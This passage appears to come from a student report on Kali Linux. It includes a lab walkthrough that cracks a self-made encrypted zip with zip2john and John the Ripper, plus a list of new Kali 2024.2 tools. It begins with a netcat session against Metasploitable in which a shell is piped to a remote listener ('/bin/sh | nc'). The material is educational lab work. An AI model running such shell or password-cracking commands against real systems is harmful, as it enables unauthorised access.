connect to [[redacted]] from (UNKNOWN) [[redacted]] 56072
root
msfadmin@metasploitable:~$ /bin/sh | nc [redacted] 3214
sh-3.2$ whoami
sh-3.2$ ls
sh-3.2$ ls -l
sh-3.2$ cd vulnerable
sh-3.2$ ls -l
sh-3.2$
```

A. Cracking Passwords

Using John the Ripper to Crack Passwords [cracking a file's password]


i. Using the Command to Install Zip Unzip: sudo apt install zip unzip



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/juice-shop_14.0.1
kali@kali: ~
kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install zip unzip
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zip is already the newest version (3.0-12).
zip set to manually installed.
unzip is already the newest version (6.0-27).
unzip set to manually installed.
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 libcfitsio9 libgdal31 libnginx-mod-http-geoip libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip
  libpoppler123 libprotobuf23 libpython3.10 libpython3.10-dev libpython3.10-minimal libpython3.10-stdlib libzxingcore1 nginx-common nginx-core python-pastedeploy-tpl python3-alabaster python3-commonmark python3-docutils
  python3-imagesize python3-roman python3-snowballstemmer python3-speaklater python3-sphinx python3.10 python3.10-dev python3.10-minimal ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 28 not upgraded.

┌──(kali㉿kali)-[~]
└─$
```


i. Using the sudo apt-get install john -y command to install John the Ripper



```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install john -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali5).
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 libcfitsio9 libgdal31 libnginx-mod-http-geoip libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip
  libpoppler123 libprotobuf23 libpython3.10 libpython3.10-dev libpython3.10-minimal libpython3.10-stdlib libzxingcore1 nginx-common nginx-core python-pastedeploy-tpl python3-alabaster python3-commonmark python3-docutils
  python3-imagesize python3-roman python3-snowballstemmer python3-speaklater python3-sphinx python3.10 python3.10-dev python3.10-minimal ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 28 not upgraded.
```

The first step is to create and open a directory.

mkdir cd is the command.



Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
0:52
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ mkdir purva

┌──(kali㉿kali)-[~]
└─$ cd purva
```


i. Make a file.

Instruction: nano

[After entering random words, use Ctrl+x to close the file, then choose Y.]




```
┌──(kali㉿kali)-[~/purva]
└─$ nano passcrac
```



```
  GNU nano 7.2                                        passcrac *
hii
testing
file

Save modified buffer?
 Y Yes
 N No           ^C Cancel
```

i.   5. Exit the directory.


Command: cd ..



```
┌──(kali㉿kali)-[~/purva]
└─$ cd ..
```

ii. Create a encrypted zip file and move the previously created directory to the zip file.


Command: zip -re <zip name>.zip <directory name>



```
┌──(kali㉿kali)-[~]
└─$ zip -re imp.zip purva
Enter password:
Verify password:
  adding: purva/ (stored 0%)
  adding: purva/passcrac (stored 0%)

┌──(kali㉿kali)-[~]
└─$ ls
32231           exp3                                      netc.sh                         purva
32232           first.sh                                  node-v18.14.2-linux-x64         rust
apt.gpg         imp.zip                                   node-v18.14.2-linux-x64.tar.xz  second.sh
config.inc.php  juice-shop_14.0.1                         package-lock.json               Templates
Desktop         juice-shop-14.0.1_node18_linux_x64.tgz    pass.txt                        test.txt
Documents       juice-shop-14.0.1_node18_linux_x64.tgz.1  Pictures                        Videos
Downloads       Music                                     Public                          zsh_history_fix.txt
```

iii. Command: zip2john <zip name>.zip > <txt file name>.txt


[creates a hash txt file for the previously created file]



```
┌──(kali㉿kali)-[~]
└─$ zip2john imp.zip > hashes.txt
ver 1.0 imp.zip/purva/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 imp.zip/purva/passcrac PKZIP Encr: 2b chk, TS_chk, cmplen=30, decmplen=18, crc=53839914 ts
=0646 cs=0646 type=0

┌──(kali㉿kali)-[~]
└─$ ls
32231           Downloads          juice-shop-14.0.1_node18_linux_x64.tgz    package-lock.json  second.sh
32232           exp3               juice-shop-14.0.1_node18_linux_x64.tgz.1  pass.txt           Templates
apt.gpg         first.sh           Music                                     Pictures           test.txt
config.inc.php  hashes.txt         netc.sh                                   Public             Videos
Desktop         imp.zip            node-v18.14.2-linux-x64                   purva              zsh_history_fix.txt
Documents       juice-shop_14.0.1  node-v18.14.2-linux-x64.tar.xz            rust

┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
imp.zip/purva/passcrac:$pkzip$1*2*2*0*1e*12*53839914*40*48*0*1e*0646*4ebf91f0bb82fd90bff45893befac3a61b966410fe28c6b
cb25a89a5e4b5*$/pkzip$:purva/passcrac:imp.zip::imp.zip
```

iv. Unlock the zip file's password.

Command to execute: john<txt file name>.txt



```
┌──(kali㉿kali)-[~]
└─$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
ice              (imp.zip/purva/passcrac)
1g 0:00:00:03 DONE 3/3 (2023-03-02 00:54) 0.3225g/s 3099Kp/s 3099Kc/s 3099KC/s mj3..nac5
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ ▌
```

III.1 Present Kali Linux

Kali has launched a new division in the field of defensive security. "Kali Purple" is the new version that they have released. Rather than concentrating only on offensive security or red teaming, this version was created with the intention of supporting purple teaming. A version of Kali Linux called Kali Purple has been altered to include a number of extra tools and capabilities designed especially for use in security-focused scenarios. It is intended to serve as an all-in-one, incredibly user-friendly, and highly effective toolkit for cybersecurity experts.

III.2 Kali Linux 2024.2 was released with 17 new tools

The seventeen new tools added in Kali 2024.2 are as follows:

- autorecon: Arszilla's multi-threaded network reconnaissance tool
- coercer: coerce a Windows server to authenticate automatically on any machine. (Caster's submission)
- dploot: Arszilla's Python version of SharpDPAPI
- getsploit is a command-line tool (provided by Arszilla) for finding and downloading exploits.
- gowitness: Chrome Headless Web Screenshot Utility
- horst: A Highly Effective Radio Scanning Instrument
- ligolo-ng is a sophisticated yet user-friendly TUN interface-based tunneling and pivoting tool.
- mitm6: Using IPv6 to Pwn IPv4 (Submitted by Caster)
- pspy: Watch Linux processes without having root access
- pyinstaller: This tool packages Python programs to create executables that can run independently.
- PyInstalller Extractor, or pyinstxtractor (Submitted by Arszilla)
- Sharpshooter: Framework for Payload Generation
- sickle: A tool for developing payloads (Arszilla submitted this.)
- snort: An adaptable intrusion detection system for networks
- sploitscan: Find information about CVEs
- vopono: Use temporary network namespaces to run apps over VPN tunnels (Arszilla submitted this.)
- waybackpy: Use Python to Access Wayback Machine's API (Submitted by Arszilla)

CONCLUSION

Kali Linux is an essential tool for security testing, digital forensics, incident response, malware analysis and a powerful, versatile Linux distribution that is widely used in the cybersecurity community. It comes with a diverse set of preinstalled tools and features, making it an effective platform for security testing, digital forensics, incident response, and malware analysis. While Kali Linux requires advanced technical skills to be used effectively, it has a large and active community of developers and users who provide support and share knowledge.

In conclusion, if you are a cybersecurity professional, ethical hacker, or someone interested in cybersecurity, Kali Linux is an essential tool you should familiarize yourself with. With its advanced tools, open-source platform, and active community, Kali Linux is a powerful platform for conducting security testing and research.

REFERENCES

[1] He-Jun Lu, Yang Yu, "Research on WiFi Penetration Testing with Kali Linux", Complexity, vol. 2021, Article ID 5570001, 8 pages, 2021. https://doi.org/10.1155/2021/5570001

[2] https://www.ijert.org/research/penetrationtesting-using-linux-tools-attacks-and-defensestrategies-IJERTV5IS120166.pdf

[3] Exploratory Study on Kali NetHunter Lite: A Digital Forensics Approach by Miloš StankovićORCID andUmit Karabiyik *ORCID

[4] https://gitlab.com/kalilinux/kali-purple/documentation

[5] https://www.kali.org/releases/

[6] https://www.kali.org/blog/kali-linux-2024-2-release/

[7] https://linuxsecurity.com/features/must-read-articles/is-linux-a-more-secure-option-than-windows-for-businesses

[8] https://linuxsecurity.com/features/must-read-articles/is-linux-a-more-secure-option-than-windows-for-businesses